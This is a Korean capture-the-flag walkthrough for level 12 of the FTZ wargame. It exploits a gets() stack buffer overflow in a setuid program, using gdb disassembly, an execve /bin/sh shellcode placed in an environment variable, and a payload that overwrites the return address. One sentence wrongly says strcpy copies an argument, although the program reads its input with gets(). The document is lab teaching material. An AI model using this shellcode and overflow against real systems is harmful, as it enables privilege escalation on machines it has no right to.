Hacker School FTZ
- level 12 -

1. hint 파일 살펴보기

```
[level12@ftz level12]$ ls
attackme  hint  public_html  tmp
```

처음 접속하여 ls 명령어를 이용해 현재 디렉토리를 살펴보았다.
이전과 같이 attackme 프로그램과 함께 hint라는 파일이 존재하는 것을 확인할 수 있다.

```
[level12@ftz level12]$ cat hint


#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main( void )
{
        char str[256];

        setreuid( 3093, 3093 );
        printf( "문장을 입력하세요.\n" );
        gets( str );
        printf( "%s\n", str );
}
```

cat 명령을 이용해 hint 파일의 내용을 살펴보았다.
C 소스 코드가 힌트인 것을 보아 우리가 발견한 attackme라는 프로그램의 소스 코드인 것 같다.
어떠한 배열이 있고, 설정하는 Set-UID가 3093인 것을 보아 level13의 권한을 부여하는 것 같다.
입력을 받아 str 배열에 저장하는 듯한 코드가 보인다. gets() 함수에 길이를 지정하지 않았기 때문에 우리는 버퍼 오버플로우를 이용할 수 있을 것 같다.

2. 스택 확인

우리는 프로그램의 구조를 확인하기 위해 gdb 명령을 이용해 프로그램의 디버깅 정보를 확인할 것이다.

```
[level12@ftz level12]$ gdb attackme
GNU gdb Red Hat Linux (5.3post-0.20021129.18rh)
Copyright 2003 Free Software Foundation, Inc.
GDB is free software, covered by the GNU General Public License, and you are
welcome to change it and/or distribute copies of it under certain conditions.
Type "show copying" to see the conditions.
There is absolutely no warranty for GDB.  Type "show warranty" for details.
This GDB was configured as "i386-redhat-linux-gnu"...
```


```
(gdb) set disassembly-flavor intel
```

intel식 어셈블리어 표현이 더 편하므로 intel식으로 세팅을 할 것이다.

```
(gdb) disas main
Dump of assembler code for function main:
0x08048470 <main+0>:    push   ebp
0x08048471 <main+1>:    mov    ebp,esp
0x08048473 <main+3>:    sub    esp,0x108
0x08048479 <main+9>:    sub    esp,0x8
0x0804847c <main+12>:   push   0xc15
0x08048481 <main+17>:   push   0xc15
0x08048486 <main+22>:   call   0x804835c <setreuid>
0x0804848b <main+27>:   add    esp,0x10
0x0804848e <main+30>:   sub    esp,0xc
0x08048491 <main+33>:   push   0x8048538
0x08048496 <main+38>:   call   0x804834c <printf>
0x0804849b <main+43>:   add    esp,0x10
0x0804849e <main+46>:   sub    esp,0xc
0x080484a1 <main+49>:   lea    eax,[ebp-264]
0x080484a7 <main+55>:   push   eax
0x080484a8 <main+56>:   call   0x804831c <gets>
0x080484ad <main+61>:   add    esp,0x10
0x080484b0 <main+64>:   sub    esp,0x8
0x080484b3 <main+67>:   lea    eax,[ebp-264]
0x080484b9 <main+73>:   push   eax
0x080484ba <main+74>:   push   0x804854c
0x080484bf <main+79>:   call   0x804834c <printf>
0x080484c4 <main+84>:   add    esp,0x10
0x080484c7 <main+87>:   leave
0x080484c8 <main+88>:   ret
0x080484c9 <main+89>:   lea    esi,[esi]
0x080484cc <main+92>:   nop
0x080484cd <main+93>:   nop
0x080484ce <main+94>:   nop
0x080484cf <main+95>:   nop
End of assembler dump.
```

이후, main 함수를 disassemble하면 위와 같은 어셈블리 코드를 볼 수 있을 것이다.

gets() 함수가 실행되기 전 ebp-264에서 값을 가져오는 것을 보아 str 배열의 상대적 위치임을 짐작할 수 있다. str 배열의 크기는 256이고 Stack Frame Pointer의 크기가 4인 것을 고려하면 SFP를 가리키고 있으므로 그 사이에 dummy가 8이 포함되어 있다는 것을 알 수 있다.
이것을 바탕으로 스택을 그리면 다음과 같다.



3. Shell Code 세팅

우리는 위의 스택 구조 중 Return Address 위치에 쉘 코드를 삽입하여 새로운 쉘을 얻어낼 것이다.
쉘 코드의 종류는 여러 개가 있지만, 본인은 41 bytes 쉘 코드를 이용할 것이다. 자세한 것은 구글을 참고하자.

```
₩x31₩xc0₩xb0₩x31₩xcd₩x80₩x89₩xc3₩x89₩xc1₩x31₩xc0₩xb0₩x46₩xcd₩x80₩x31₩xc0₩x50₩x68₩x2f₩x2f₩x73₩x68₩x68₩x2f₩x62₩x69₩x6e₩x89₩xe3₩x50₩x53₩x89₩xe1₩x31₩xd2₩xb0₩x0b₩xcd₩x80
```

이것을 간편하게 사용하기 위해 환경 변수로 미리 등록해 놓을 것이다.

```
[level12@ftz level12]$ export CODE=$(python -c 'print "\x31\xc0\xb0\x31\xcd\x80\x89\xc3\x89\xc1\x31\xc0\xb0\x46\xcd\x80\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x50\x53\x89\xe1\x31\xd2\xb0\x0b\xcd\x80"')
```

파이썬의 출력을 이용하여 위와 같이 환경변수를 등록하였다.

```
[level12@ftz level12]$ cd tmp
[level12@ftz tmp]$ vi getenv.c
```

```
#include <stdio.h>

int main() {
        printf("%p\n", getenv("CODE"));
        return 0;
}
```

```
[level12@ftz tmp]$ gcc -o getenv getenv.c
[level12@ftz tmp]$ ./getenv
0xbfffff87
```

이 환경변수의 주소를 알기 위해 tmp 디렉토리로 이동하여 환경변수의 주소를 출력해주는 프로그램을 하나 만들었다. 이후, 출력 결과는 0xbfffff87인 것을 알 수 있었다.

4. attackme 실행

우리는 이렇게 얻은 정보들을 통하여 attackme 프로그램을 실행할 것이다.
이전에 환경변수를 파이썬의 출력을 이용해 등록했듯이 이번에는 attackme의 인수를 파이썬의 출력을 이용해 넣어줄 것이다. 우리가 인수를 넣게 되면 strcpy 함수를 통해 이 인자의 값을 str 배열에 복사하게 된다. 이는 크기를 정해주지 않았으므로 우리가 넣은 크기만큼 모두 복사될 것이다. 만일, str 배열의 크기를 넘어서더라도 말이다.

```
[level12@ftz level12]$ (python -c 'print "A"*268 + "\x87\xff\xff\xbf"'; cat) | ./attackme
```

따라서, 처음 268 bytes 크기만큼은 아무 의미 없는 글자로 가득 채우고, 마지막 Return Address에 해당하는 위치에 우리의 쉘 코드를 삽입할 것이다. 이 쉘 코드는 이전 스텝에서 환경변수에 등록하였으므로 그 환경변수의 주소를 리틀 엔디안 방식으로 삽입한다. 이후, cat 명령을 이용해 파이프라인 뒤에 있는 attackme 프로그램에 우리가 만든 쉘 코드가 입력되도록 한다. 이에 대한 정확한 원리는 잘 모르겠으나, 출력된 문자열이 개행 문자를 만나기 전에 gets 함수에 의해 캐치되어 입력된 것이 아닐까 하는 생각이다.

5. 비밀번호 획득

```
[level12@ftz level12]$ (python -c 'print "A"*268 + "\x87\xff\xff\xbf"';cat) | ./attackme
문장을 입력하세요.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAA?
my-pass
TERM environment variable not set.

Level13 Password is "[redacted]".
```

정상적으로 입력이 되었으면, 위와 같이 A로 가득 찬 문구가 입력될 것이다.
이후부터는 level13의 권한을 가진 상태이므로 my-pass 명령을 통해 level13의 비밀번호를 획득할 수 있다.
이를 따로 기록하여 level13 로그인 시, 사용하자.